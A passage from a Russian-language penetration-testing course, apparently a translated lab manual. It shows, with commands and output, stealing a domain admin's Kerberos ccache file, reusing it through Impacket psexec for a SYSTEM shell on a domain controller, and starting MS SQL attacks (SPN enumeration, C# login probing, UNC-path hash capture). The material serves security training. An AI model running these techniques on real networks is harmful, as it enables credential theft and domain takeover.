Второй сценарий - аутентификация через компрометацию ccache-файла пользователя. Как мы отмечали ранее, ccache-файл пользователя хранится в `/tmp` с форматом вроде `/tmp/krb5cc_`. Обычно файл доступен только владельцу. Поэтому маловероятно, что мы сможем украсть ccache-файл пользователя как непривилегированный пользователь.

Если у нас есть привилегированный доступ и мы не хотим входить как этот пользователь, либо можем читать файлы пользователя, но не имеем прямого доступа к оболочке, всё равно можно скопировать ccache-файл жертвы и загрузить его как собственный. Рассмотрим это подробнее.

Сначала выполним SSH на машину `linuxvictim` как пользователь `offsec`, у которого есть sudo-права. Вывести ccache-файлы в `/tmp` можно следующей командой.

```
offsec@linuxvictim:~$ ls -al /tmp/krb5cc_*
-rw------- 1 offsec                  offsec                  1430 Jul 30 15:17 /tmp/krb5cc_1000
-rw------- 1 administrator@corp1.com domain users@corp1.com 4016 Jul 30 15:11 /tmp/krb5cc_607000500_3aeIA5
```

Листинг 712 - Вывод ccache-файлов в /tmp

Найти ccache-файл администратора домена можно по владельцам файлов. Скопируем ccache-файл администратора домена и установим владельцем нового файла нашего пользователя `offsec`.

```
offsec@linuxvictim:~$ sudo cp /tmp/krb5cc_607000500_3aeIA5 /tmp/krb5cc_minenow
[sudo] password for offsec:

offsec@linuxvictim:~$ sudo chown offsec:offsec /tmp/krb5cc_minenow

offsec@linuxvictim:~$ ls -al /tmp/krb5cc_minenow
-rw------- 1 offsec offsec 4016 Jul 30 15:20 /tmp/krb5cc_minenow
```

Листинг 713 - Копирование ccache-файла

Чтобы использовать ccache-файл, нужно задать переменную окружения `KRB5CCNAME`, о которой мы говорили ранее. Эта переменная указывает путь к файлу кэша учётных данных, чтобы утилиты Kerberos могли его найти. Очистим старые учётные данные, зададим переменную и укажем её на только что скопированный ccache-файл, затем выведем доступные билеты через `klist`.

```
offsec@linuxvictim:~$ kdestroy

offsec@linuxvictim:~$ klist
klist: No credentials cache found (filename: /tmp/krb5cc_1000)

offsec@linuxvictim:~$ export KRB5CCNAME=/tmp/krb5cc_minenow

offsec@linuxvictim:~$ klist
Ticket cache: FILE:/tmp/krb5cc_minenow
Default principal: Administrator@CORP1.COM

Valid starting       Expires              Service principal
07/30/2020 15:11:10  07/31/2020 01:11:10  krbtgt/CORP1.COM@CORP1.COM
```

```
        renew until 08/06/2020 15:11:08
07/30/2020 15:11:41  07/31/2020 01:11:10  ldap/dc01.corp1.com@CORP1.COM
        renew until 08/06/2020 15:11:08
07/30/2020 15:11:57  07/31/2020 01:11:10  MSSQLSvc/DC01.corp1.com:1433@CORP1.COM
        renew until 08/06/2020 15:11:08
```

Листинг 714 - Настройка ccache-файла и вывод билетов

Судя по выводу, теперь в нашем кэше учётных данных есть TGT пользователя administrator, и мы можем запрашивать служебные билеты от его имени.

```
offsec@linuxvictim:~$ kvno MSSQLSvc/DC01.corp1.com:1433
MSSQLSvc/DC01.corp1.com:1433@CORP1.COM: kvno = 2

offsec@linuxvictim:~$ klist
Ticket cache: FILE:/tmp/krb5cc_minenow
Default principal: Administrator@CORP1.COM

Valid starting       Expires              Service principal
07/30/2020 15:11:10  07/31/2020 01:11:10  krbtgt/CORP1.COM@CORP1.COM
        renew until 08/06/2020 15:11:08
07/30/2020 15:11:41  07/31/2020 01:11:10  ldap/dc01.corp1.com@CORP1.COM
        renew until 08/06/2020 15:11:08
07/30/2020 15:11:57  07/31/2020 01:11:10  MSSQLSvc/DC01.corp1.com:1433@CORP1.COM
        renew until 08/06/2020 15:11:08
```

Листинг 715 - Получение служебных билетов с украденным ccache-файлом

Теперь, когда у нас есть Kerberos-билеты пользователя, можно использовать эти билеты для аутентификации к службам с поддержкой Kerberos от имени пользователя. В следующем разделе обсудим использование Impacket для этого.

### 14.3.4 Использование Kerberos с Impacket

Impacket[52] - набор инструментов для низкоуровневой работы с сетевыми протоколами и эксплуатации сетевых утилит. Этот набор инструментов также можно использовать для злоупотребления Kerberos на Linux. Impacket доступен в Kali по пути `/usr/share/doc/python3-impacket/`.

Один популярный модуль из Impacket - `psexec`. Этот модуль похож на утилиту Microsoft Sysinternals `psexec`. Он позволяет выполнять действия на удалённом Windows-хосте.

Чтобы использовать утилиты Impacket в нашей лабораторной среде с виртуальной машины Kali, нужно выполнить начальную настройку. Она позволит виртуальной машине Kali корректно подключаться к среде Kerberos. В сценарии этого раздела предполагается, что мы скомпрометировали хост, присоединённый к домену (`linuxvictim`), и украли ccache-файл. Вместо выполнения латерального перемещения с машины `linuxvictim` мы выполним атаку напрямую с системы Kali через Impacket.

Для этого сначала нужно скопировать украденный ccache-файл жертвы на виртуальную машину Kali и задать переменную окружения `KRB5CCNAME`, как мы делали ранее на `linuxvictim`. Можно использовать тот же ccache-файл, что и в прошлом примере.

```
kali@kali:~$ scp offsec@linuxvictim:/tmp/krb5cc_minenow /tmp/krb5cc_minenow
offsec@linuxvictim's password:
krb5cc_minenow                            100% 4016    43.6KB/s   00:00

kali@kali:~$ export KRB5CCNAME=/tmp/krb5cc_minenow
```

Листинг 716 - Скачивание ccache-файла и настройка переменной окружения KRB5CCNAME

Как и раньше, это позволит использовать Kerberos-билеты жертвы как собственные. Затем нужно установить клиентские утилиты Kerberos для Linux. Это позволит выполнять задачи работы с билетами, например `kinit`, которые мы ранее выполняли на виртуальной машине `linuxvictim`, но теперь с виртуальной машины Kali.

```
kali@kali:~$ sudo apt install krb5-user
...
```

Листинг 717 - Установка клиентских утилит Kerberos

Когда появится запрос Kerberos realm, введём `corp1.com`. Это сообщает инструментам Kerberos, к какому домену мы подключаемся. Нужно добавить IP-адрес контроллера домена на виртуальную машину Kali, чтобы домен корректно разрешался. IP-адрес контроллера домена можно получить с виртуальной машины `linuxvictim`.

```
offsec@linuxvictim:~$ host corp1.com
corp1.com has address 192.168.120.5
```

Листинг 718 - Получение IP-адреса контроллера домена

Теперь, когда клиентские утилиты установлены, целевой контроллер домена (`dc01.corp1.com`) и общий домен (`corp1.com`) нужно добавить в файл `/etc/hosts`.

```
127.0.0.1   localhost
192.168.120.40  controller
192.168.120.45  linuxvictim
192.168.120.5 CORP1.COM DC01.CORP1.COM
```

Листинг 719 - Содержимое файла /etc/hosts нашей виртуальной машины Kali

Это позволяет Kerberos корректно разрешать имена домена для контроллера домена. Чтобы использовать Kerberos-билеты, нужен корректный исходный IP-адрес, которым в данном случае является скомпрометированный хост `linuxvictim`, присоединённый к домену. Поэтому нужно настроить SOCKS-прокси на `linuxvictim` и использовать `proxychains` на Kali, чтобы выполнять переход через хост, присоединённый к домену, при взаимодействии с Kerberos.

Для этого нужно закомментировать строку `proxy_dns` в `/etc/proxychains.conf`, чтобы избежать проблем с разрешением доменных имён при использовании `proxychains`.

```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#        ...
# Proxy DNS requests - no leak for DNS data
#proxy_dns
...
```

Листинг 720 - Закомментированная строка proxy_dns в конфигурации proxychains

После применения этих настроек нужно поднять SOCKS-сервер с помощью `ssh` на сервере, с которого мы скопировали ccache-файл, в нашем случае на `linuxvictim`.

```
kali@kali:~$ ssh offsec@linuxvictim -D 9050
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
offsec@linuxvictim:~$
```

Листинг 721 - Настройка SSH-туннеля

Параметр `-D` задаёт порт, который мы будем использовать для `proxychains`, определённый в `/etc/proxychains.conf`, чтобы туннелировать Kerberos-запросы.

В Impacket есть несколько скриптов, которые помогают перечислять и эксплуатировать Active Directory. Например, список пользователей домена можно изучить через `GetADUsers.py`.

```
kali@kali:~$ proxychains python3 /usr/share/doc/python3-impacket/examples/GetADUsers.py -all -k -no-pass -dc-
    ip 192.168.120.5 CORP1.COM/Administrator
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
...
[*] Querying DC01 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2020-06-09 07:07:34.259645  2020-07-30 15:18:34.031633
Guest                                                 <never>              <never>
krbtgt                                                2020-06-09 07:22:08.937707  <never>
offsec                                                2020-06-15 07:34:58.841850  <never>
setup                                                 2020-06-15 07:35:40.209134  2020-06-15 15:24:01.455022
sqlsvc                                                2020-06-15 07:37:26.049078  2020-07-08 09:21:43.005075
admin                                                 2020-06-15 07:39:32.340987  2020-07-29 18:26:00.427117
jeff                                                  2020-06-15 07:40:06.571361  2020-06-15 15:23:15.203875
dave                                                  2020-06-15 07:40:59.512944  2020-07-30 09:27:53.384254
```

Листинг 722 - Вывод пользователей Active Directory

Вывод содержит список пользователей домена. Также можно получить список SPN, доступных нашему пользователю Kerberos.

```
kali@kali:~$ proxychains python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -k -no-pass -dc-ip
    192.168.120.5 CORP1.COM/Administrator
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
...
ServicePrincipalName                   Name    MemberOf                                        PasswordLastSet
                LastLogon                  Delegation
-------------------------------------  ------  ----------------------------------------------  ----------------
    ----------  -------------------------  ----------
MSSQLSvc/appsrv01.corp1.com:1433       sqlsvc  CN=Administrators,CN=Builtin,DC=corp1,DC=com  2020-06-15 07:
    37:26.049078  2020-07-08 09:21:43.005075
MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS  sqlsvc  CN=Administrators,CN=Builtin,DC=corp1,DC=com  2020-06-15 07:
    37:26.049078  2020-07-08 09:21:43.005075
MSSQLSvc/dc01.corp1.com:1433           sqlsvc  CN=Administrators,CN=Builtin,DC=corp1,DC=com  2020-06-15 07:
    37:26.049078  2020-07-08 09:21:43.005075
MSSQLSvc/dc01.corp1.com:SQLEXPRESS     sqlsvc  CN=Administrators,CN=Builtin,DC=corp1,DC=com  2020-06-15 07:
    37:26.049078  2020-07-08 09:21:43.005075
```

Листинг 723 - Сбор SPN для нашего пользователя Kerberos

На этот раз вывод содержит список доступных SPN. Если нужно получить оболочку на сервере, можно запустить `psexec` следующей командой.

```
kali@kali:~$ proxychains python3 /usr/share/doc/python3-impacket/examples/psexec.py Administrator@DC01.CORP1.
    COM -k -no-pass
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
...
[*] Requesting shares on DC01.CORP1.COM.....
[*] Found writable share ADMIN$
[*] Uploading file tDwixbpM.exe
[*] Opening SVCManager on DC01.CORP1.COM.....
[*] Creating service cEiR on DC01.CORP1.COM.....
[*] Starting service cEiR.....
...
[!] Press help for extra shell commands
...
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Листинг 724 - Получение оболочки с psexec

Используя модуль `psexec` из Impacket и украденные Kerberos-билеты, мы теперь имеем SYSTEM на контроллере домена и можем делать всё необходимое. Как было показано, функциональность Kerberos на Linux может дать отличный вектор атаки для компрометации домена и латерального перемещения внутри сети. Понимание того, как Linux обрабатывает Kerberos-аутентификацию и как её эксплуатировать, может существенно повлиять на результат теста на проникновение.

#### 14.3.4.1 Упражнения

1. От имени root украдите ccache-файл администратора домена и используйте его.
2. Используйте Impacket, чтобы перечислить SPN пользователя AD и получить оболочку на контроллере домена.

#### 14.3.4.2 Дополнительное задание

Помимо атак, рассмотренных здесь, можно комбинировать техники с участием Windows- и Linux-машин. Войдите на Windows 10-клиент как пользователь-администратор домена `administrator`, что создаст TGT в памяти. Затем создайте обратную оболочку и используйте её, чтобы экспортировать TGT обратно на машину Kali. Преобразуйте TGT в формат ccache. Чтобы сымитировать сеть за межсетевым экраном, используйте Impacket для pass-the-ticket на контроллер домена. Попробуйте перейти через Windows 10-клиент, чтобы получить обратную оболочку.

## 14.4 Итоги

В этом модуле мы обсудили серию атак, направленных на латеральное перемещение в Linux. Мы рассмотрели несколько тем вокруг SSH: кражу ключей, взлом парольных фраз и перехват сессий. Также мы обсудили DevOps-технологии, такие как Ansible и Artifactory. Наконец, мы разобрали использование Kerberos на Linux и способы его эксплуатации.

## Примечания


**[1]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/DevOps
**[2]** (SSH Communications Security, Inc., 2020), https://www.ssh.com/ssh/
**[3]** (SSH Communications Security, Inc., 2020), https://www.ssh.com/ssh/public-key-authentication
**[4]** (Ubuntu, 2015), https://help.ubuntu.com/community/SSH/OpenSSH/Keys
**[5]** (hashcat), https://hashcat.net/hashcat/
**[6]** (die.net), https://linux.die.net/man/1/ssh-copy-id
**[7]** (The MITRE Corporation, 2020), https://attack.mitre.org/techniques/T1184/
**[8]** (OpenBSD, 2020), http://man.openbsd.org/ssh_config.5#ControlMaster
**[9]** (SSH Communications Security, Inc., 2020), https://www.ssh.com/ssh/agent
**[10]** (Wikibooks, 2020), https://en.wikibooks.org/wiki/OpenSSH/Cookbook/Multiplexing
**[11]** (die.net), https://linux.die.net/man/5/ssh_config
**[12]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Unix_file_types#Socket
**[13]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/DevOps
**[14]** (Puppet, 2020), https://www.puppet.com
**[15]** (Chef, 2020), https://www.chef.io
**[16]** (Red Hat, Inc., 2020), https://www.ansible.com
**[17]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/modules_intro.html
**[18]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/intro_inventory.html
**[19]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/become.html
**[20]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/intro_adhoc.html
**[21]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/reference_appendices/YAMLSyntax.html#yaml-syntax

**[22]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/playbooks_variables.html#variables-discovered-from-systems-facts
**[23]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/modules_intro.html
**[24]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/vault.html
**[25]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/modules/command_module.html
**[26]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/user_guide/playbooks_async.html
**[27]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Syslog
**[28]** (Red Hat, Inc., 2020), https://docs.ansible.com/ansible/latest/modules/shell_module.html
**[29]** (JFrog Ltd., 2020), https://jfrog.com/artifactory/
**[30]** (Apache Software Foundation, 2020), http://archiva.apache.org/index.cgi
**[31]** (Sonatype Inc., 2020), https://www.sonatype.com/nexus/repository-pro
**[32]** (CloudRepo, 2020), https://www.cloudrepo.io
**[33]** (Cloudsmith, 2020), https://cloudsmith.com
**[34]** (The MITRE Corporation, 2020), https://attack.mitre.org/techniques/T1195/
**[35]** (Gradle Inc., 2020), https://gradle.org
**[36]** (Apache Software Foundation, 2019), https://ant.apache.org/ivy/
**[37]** (Apache Software Foundation, 2020), https://maven.apache.org
**[38]** (Lightbend, Inc., 2020), https://www.scala-sbt.org
**[39]** (Apache Software Foundation, 2020), https://db.apache.org/derby/
**[40]** (JFrog Ltd., 2020), https://www.jfrog.com/confluence/display/JFROG/Backups
**[41]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Bcrypt
**[42]** (JFrog Ltd., 2020), https://www.jfrog.com/confluence/display/JFROG/PostgreSQL
**[43]** (Wikipedia, 2020), http://db.apache.org/derby/releases/release-10.15.1.3.html
**[44]** (Apache Software Foundation, 2013), https://db.apache.org/derby/docs/10.15/getstart/tgsrunningij.html
**[45]** (die.net), https://linux.die.net/man/1/kerberos
**[46]** (die.net), https://linux.die.net/man/1/kinit
**[47]** (die.net), https://linux.die.net/man/1/klist
**[48]** (die.net), https://linux.die.net/man/1/kdestroy
**[49]** (MIT, 2020), https://web.mit.edu/kerberos/krb5-devel/doc/basic/keytab_def.html
**[50]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Cron
**[51]** (MIT, 2015), https://web.mit.edu/kerberos/krb5-1.12/doc/admin/admin_commands/ktutil.html
**[52]** (Impacket, 2020), https://github.com/SecureAuthCorp/impacket

# Глава 15. Атаки на Microsoft SQL

Независимо от размера и типа, все организации неизбежно используют базы данных как для анализа данных, так и для хранения данных приложений. Из-за повсеместного распространения и частого наличия ценных данных базы данных являются отличными целями во время теста на проникновение.

В этом модуле мы сосредоточимся на Microsoft SQL (MS SQL) и на том, как его можно использовать во время теста на проникновение для компрометации Windows-серверов и получения дополнительного доступа внутри организации. Мы будем рассматривать исключительно MS SQL, потому что он обычно интегрирован с Active Directory. Тем не менее концепции из этого модуля могут быть применимы и к SQL-базам данных других поставщиков.

Мы изучим разные векторы атак на MS SQL, включая перечисление, аутентификацию, повышение привилегий и удалённое выполнение кода.

## 15.1 MS SQL в Active Directory

Начнём с основ. Сначала обсудим, как выполнять перечисление MS SQL в среде Active Directory. Будем исходить из предположения, что мы уже скомпрометировали рабочую станцию или сервер и имеем доступ как непривилегированный доменный пользователь.

Затем обсудим аутентификацию Microsoft SQL. Нам нужно понять, какой доступ имеет непривилегированный доменный пользователь к MS SQL Server, интегрированному с Kerberos.

Наконец, мы объединим эти знания с традиционными сетевыми атаками и скомпрометируем операционную систему SQL-сервера.

### 15.1.1 Перечисление MS SQL

Традиционный способ найти экземпляры SQL Server - сетевое сканирование инструментами вроде Nmap.[1] MS SQL обычно работает на TCP-порту 1433, поэтому такое сканирование может быть относительно быстрым. Более широкий скан портов выявил бы нестандартные порты, которые используются, например, именованными экземплярами MS SQL.[2]

Когда MS SQL Server работает в контексте служебной учётной записи Active Directory, он обычно связан с именем субъекта службы (Service Principal Name, SPN).[3] SPN хранится в Active Directory и связывает служебную учётную запись с SQL-сервером и соответствующим Windows-сервером.

Поэтому более скрытный способ найти экземпляры MS SQL в среде Active Directory - запросить у контроллера домена все зарегистрированные SPN, относящиеся к MS SQL. Если мы скомпрометировали присоединённую к домену рабочую станцию в контексте доменного пользователя, можно запросить контроллер домена с помощью встроенного инструмента `setspn`.[4]

Чтобы смоделировать это, войдём на клиентскую машину Windows 10 как доменный пользователь `0ffsec`. Из командной строки вызовем `setspn`, как показано в листинге 725, указав домен через `-T` и шаблон SPN через флаг `-Q`.

```
C:\Tools> setspn -T corp1 -Q MSSQLSvc/*
Checking domain DC=corp1,DC=com
CN=SQLSvc,OU=Corp1ServiceAccounts,OU=Corp1Users,DC=corp1,DC=com
        MSSQLSvc/appsrv01.corp1.com:1433
        MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS
```

```
        MSSQLSvc/DC01.corp1.com:1433
        MSSQLSvc/DC01.corp1.com:SQLEXPRESS

Existing SPN found!
```

Листинг 725 - Перечисление Microsoft SQL с помощью setspn

Из вывода в листинге 725 мы находим в домене два экземпляра MS SQL с зарегистрированными SPN, запущенные на `dc01` и `appsrv01`.

В реальном мире контроллер домена не должен размещать SQL-сервер, но лаборатория устроена так ради эффективности.

Ту же информацию можно получить через фреймворк .NET, используя PowerShell-скрипт или C#-сборку. Один публичный пример - PowerShell-скрипт `GetUsersSPNs.ps1`,[5] расположенный в папке `C:\Tools` на клиентской машине Windows 10. Запуск скрипта даёт вывод, похожий на найденный через `setspn`.

```
PS C:\Tools> . .\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=corp1,DC=com
PasswordLastSet      : 11/13/2019 5:34:03 AM

ServicePrincipalName : MSSQLSvc/appsrv01.corp1.com:1433
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM

ServicePrincipalName : MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM

ServicePrincipalName : MSSQLSvc/DC01.corp1.com:1433
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM

ServicePrincipalName : MSSQLSvc/DC01.corp1.com:SQLEXPRESS
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM
```

Листинг 726 - Перечисление Microsoft SQL с помощью GetUsersSPN

Вывод `setspn` и `GetUserSPNs` даёт нам имя хоста и TCP-порт для MS SQL Server, интегрированных с Kerberos, по всему домену. Мы также получаем информацию о контексте служебной учётной записи, под которым работают SQL-серверы.

В этом случае оба сервера выполняются в контексте доменной учётной записи `SQLSvc`, которая является участником встроенной группы `Administrators`. Это значит, что служебная учётная запись является локальным администратором на обоих Windows-серверах, где она используется. Эта информация будет полезна по мере продвижения к атакам.

#### 15.1.1.1 Упражнение

1. Выполните перечисление через SPN, чтобы найти базы данных MS SQL в домене.

### 15.1.2 Аутентификация MS SQL

Теперь, когда мы собрали базовую информацию о расположении целевых SQL-серверов, следующий шаг - понять, как работает аутентификация Microsoft SQL, особенно при интеграции с Active Directory.

Аутентификация в MS SQL реализована в два этапа. Сначала требуется традиционный логин. Это может быть логин SQL Server, либо можно использовать аутентификацию на основе учётной записи Windows.[6] Логин SQL Server выполняется с локальными учётными записями на каждом отдельном SQL-сервере. Аутентификация Windows, напротив, работает через Kerberos и позволяет любому доменному пользователю аутентифицироваться с билетом Ticket Granting Service (TGS).

Второй этап происходит после успешного логина. На этом этапе логин сопоставляется с пользовательской учётной записью базы данных. Например, можно выполнить вход со встроенной учётной записью SQL Server `sa`, которая будет сопоставлена с учётной записью пользователя `dbo`.[7] Если выполнить вход с учётной записью, у которой нет связанной пользовательской учётной записи SQL, она будет автоматически сопоставлена со встроенной гостевой учётной записью.

Мы рассмотрели логины и пользовательские учётные записи, но также нужно обсудить концепцию ролей SQL.[8] Логин вроде `sa`, сопоставленный с пользователем `dbo`, будет иметь роль `sysadmin`. По сути, это делает его администратором SQL-сервера. С другой стороны, логин, сопоставленный с гостевым пользователем, получит роль `public`.

В типичной атаке SQL-инъекции мы получаем возможность выполнять SQL-запросы в контексте конкретной пользовательской учётной записи SQL, которой назначено какое-то членство в ролях.

Если аутентификация Windows включена, что обычно бывает при интеграции SQL Server с Active Directory, можно аутентифицироваться через Kerberos, то есть пароль указывать не нужно. Чтобы проверить это, мы создадим консольное C#-приложение, которое выполняет аутентификацию к SQL-серверу, запущенному на `dc01`. Затем попробуем выполнить несколько базовых SQL-запросов для перечисления.

Сначала откроем Visual Studio на клиентской машине Windows 10 в контексте доменного пользователя `Offsec` и создадим новое консольное C#-приложение с именем `SQL`.

Чтобы создать подключение к MS SQL Server, используем класс `SqlConnection`[9] из пространства имён `System.Data.SqlClient`. Конструктор `SqlConnection` требует строку подключения (`ConnectionString`)[10] как аргумент. Строка подключения состоит из нескольких частей. Самые важные - имя хоста сервера и имя базы данных.

В нашем случае мы подключимся к серверу базы данных на `dc01.corp1.com`. Поскольку мы ничего не знаем о структуре сервера базы данных, нужно выбрать имя базы данных, которое существует всегда. Стандартная база данных в MS SQL называется `master`. Наконец, нужно указать логин и пароль либо выбрать аутентификацию Windows через настройку `Integrated Security = True`.

Нужно указать все три части строки подключения, разделённые точками с запятой, как показано в листинге 727.

```
using System;
using System.Data.SqlClient;

namespace SQL
{
    class Program
    {
```

```
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";

            String conString = "Server = " + sqlServer + "; Database = " + database + "; Integrated Security
    = True;";
            SqlConnection con = new SqlConnection(conString);
        }
    }
}
```

Листинг 727 - Создание объекта SqlConnection

После создания объекта `SqlConnection` используем метод `Open`[11], чтобы инициировать подключение. Если попытка подключения завершится неудачей, возникнет исключение. Чтобы обработать это, обернём вызов в блок `try-catch`, как показано в листинге 728.

```
...
            SqlConnection con = new SqlConnection(conString);

            try
            {
              con.Open();
              Console.WriteLine("Auth success!");
            }
            catch
            {
              Console.WriteLine("Auth failed");
              Environment.Exit(0);
            }

            con.Close();
        }
...
```

Листинг 728 - Открытие SQL-подключения

Если подключение успешно, мы сообщаем об этом в консоли и затем закрываем подключение. В противном случае выводим сообщение и завершаем приложение.

Чтобы протестировать код, выбираем `Release` и `x64`, а затем компилируем его. После компиляции выполняем `Sql.exe` с клиентской машины Windows 10 как пользователь `Offsec`.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
```

Листинг 729 - Аутентификация успешна

Согласно выводу, у нас есть доступ к базе данных. Такой доступ часто возможен в MS SQL, потому что группа `Builtin\Users` имеет доступ по умолчанию, а группа `Domain Users` является участником `Builtin\Users`. Поскольку любая доменная учётная запись входит в группу `Domain Users`, мы автоматически получаем доступ. Обратите внимание: учётные данные не нужны, поскольку аутентификация опирается на протокол Kerberos.

Чтобы завершить это упражнение, раскроем SQL-логин, который мы использовали, а также SQL-пользователя, с которым он сопоставлен. Кроме того, нужно проверить, какие роли SQL Server нам доступны.

Начнём с SQL-логина. Когда код для этого будет готов, дополнительная информация будет получаться по похожему шаблону. SQL-переменная `SYSTEM_USER`[12] содержит имя SQL-логина для текущей сессии. Если мы можем выполнить SQL-команду `SELECT SYSTEM_USER;`, то должны получить SQL-логин.

Чтобы выполнить произвольный SQL-запрос из C# и получить результат этого запроса, можно использовать класс `SqlCommand`.[13] Создание объекта этого класса требует двух аргументов: SQL-запроса и открытого подключения к SQL Server. Поскольку мы уже можем открыть подключение к SQL Server предыдущим кодом, добавим следующий код.

```
...
              Environment.Exit(0);
            }

            String querylogin = "SELECT SYSTEM_USER;";
            SqlCommand command = new SqlCommand(querylogin, con);
            SqlDataReader reader = command.ExecuteReader();

            con.Close();
        }
...
```

Листинг 730 - Создание объекта SqlCommand

Обратите внимание: и SQL-запросы, и C#-операторы всегда завершаются точкой с запятой. Чтобы выполнить SQL-запрос, вызываем метод `ExecuteReader`,[14] который отправляет запрос на SQL Server и возвращает объект `SqlDataReader`.[15]

Прежде чем получить доступ к нужным данным, нужно вызвать метод `Read`,[16] который возвращает результат запроса. Нужный код показан в листинге 731.

```
...
            SqlDataReader reader = command.ExecuteReader();
            reader.Read();
            Console.WriteLine("Logged in as: " + reader[0]);
            reader.Close();

            con.Close();
...
```

Листинг 731 - Выполнение SQL-запроса с SqlDataReader

После получения результатов SQL-запроса можно обращаться к ним из объекта `SqlDataReader` с помощью индексирования,[17] где индекс массива задаёт отсчитываемый от нуля порядковый номер столбца в полученной строке данных. Затем выводим результат в консоль.

Важно вызвать метод `Close`[18] у объекта `SqlDataReader`, чтобы разрешить выполнение последующих SQL-запросов. Если этого не сделать, SQL-подключение будет заблокировано.

После получения логина нужно определить имя пользователя, с которым он сопоставлен. Для этого используем функцию `USER_NAME()`.[19] Это очень похоже на то, что мы делали с `SYSTEM_USER`.

Наконец, функцию `IS_SRVROLEMEMBER`[20] можно использовать, чтобы определить, является ли конкретный логин участником роли сервера. Функция `IS_SRVROLEMEMBER` принимает имя роли и возвращает булево значение. Реализация, определяющая, является ли наш логин участником роли `public`, показана в листинге 732.

```
...
            reader.Close();

            String querypublicrole = "SELECT IS_SRVROLEMEMBER('public');";
            command = new SqlCommand(querypublicrole, con);
            reader = command.ExecuteReader();
            reader.Read();
            Int32 role = Int32.Parse(reader[0].ToString());
            if(role == 1)
            {
              Console.WriteLine("User is a member of public role");
            }
            else
            {
              Console.WriteLine("User is NOT a member of public role");
```

```
            }
            reader.Close();

            con.Close();
...
```

Листинг 732 - Определение членства в роли

Аналогичным методом можно обнаруживать другое членство в ролях. Листинг 733 показывает результат работы нашего приложения после проверки SQL-логина, имени пользователя, а также членства в ролях `public` и `sysadmin`.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Logged in as: corp1\offsec
Mapped to the user: guest
User is a member of public role
User is NOT a member of sysadmin role
```

Листинг 733 - Логин, имя пользователя и членство в ролях

Из вывода нашего консольного приложения видно, что мы вошли с доменной учётной записью, сопоставленной с гостевой учётной записью. Кроме того, у нас есть роль `public`, но нет членства в роли `sysadmin`.

Хотя это низкопривилегированный доступ, важно отметить, что у нас есть доступ к базе данных и возможность выполнять SQL-команды без пароля текущего пользователя. В оставшейся части модуля мы расширим доступ за пределы экземпляра базы данных до базовой операционной системы и дополнительных серверов.

#### 15.1.2.1 Упражнения

1. Выполните код для аутентификации к SQL Server на `dc01`, как показано в этом разделе.
2. Завершите C#-реализацию, которая получает SQL-логин, имя пользователя и членство в ролях.

### 15.1.3 Инъекция UNC-пути

В этом разделе мы рассмотрим атаку, которая может быстро привести к выполнению кода на других SQL-серверах, присутствующих в среде. Идея атаки довольно проста. Если мы можем заставить SQL Server подключиться к SMB-ресурсу под нашим контролем, подключение будет включать данные аутентификации. Точнее, произойдёт NTLM-аутентификация, и мы должны смочь захватить хеш учётной записи пользователя, в контексте которой работает SQL Server. Затем можно попытаться взломать хеш или использовать его в атаках ретрансляции.

Эта атака состоит из нескольких шагов. Мы рассмотрим каждый из них и параллельно обсудим нужную теорию. Начнём с принуждения SQL Server выполнить запрос на подключение к SMB-ресурсу на нашей Kali-машине.

Для этого можно использовать недокументированную SQL-процедуру `xp_dirtree`,[21] которая выводит все файлы в указанной папке. Что важнее, процедура может принять SMB-ресурс как цель, а не только локальные пути к файлам.

